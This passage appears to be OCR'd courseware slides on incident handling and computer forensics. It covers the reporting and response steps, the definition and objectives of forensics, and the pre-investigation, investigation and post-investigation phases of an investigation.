
REPORT
Validated incidents are then escalated to the response teams through a ticketing system

RESPOND
IRT team reviews the incidents and performs incident response activities

DOCUMENT
Document the incident for business audit purposes and lessons learned

LO#12: Explain Different Phases of Computer Forensic Investigation

Notes: ______________________________




Computer Forensics

- Computer Forensics refer to a **set of methodological procedures and techniques** that help identify, gather, preserve, extract, interpret, document, and present evidence from computing equipment, whereby any evidence discovered is acceptable during a legal or administrative proceeding

Objectives of Computer Forensics:

1. To track and prosecute cyber crime perpetrators
2. To gather evidence of cyber crimes in a forensically sound manner
3. To estimate the potential impact of a malicious activity on the victim and assess the intent of the perpetrator
4. To find vulnerabilities and security loopholes that help attackers
5. To recover deleted files, hidden files, and temporary data that could be used as evidence



Phases Involved in the Computer Forensics Investigation Process

Pre-investigation Phase

- Deals with tasks to be performed prior to commencing the **actual investigation**
- Involves setting up a **computer forensics lab**, building a forensics workstation, developing an investigation toolkit, setting up an investigation team, gaining approval from the relevant authority, and so on


Investigation Phase

- The **main phase** of the computer forensics investigation process
- Involves the acquisition, preservation, and analysis of **evidentiary data** to identify the **source of the crime** and the culprit behind it

Post-investigation Phase

- Deals with the **documentation** of all the actions undertaken and findings uncovered during an investigation
- Ensures that the **report** is well explicable to the target audience, and provides **adequate** and **acceptable** 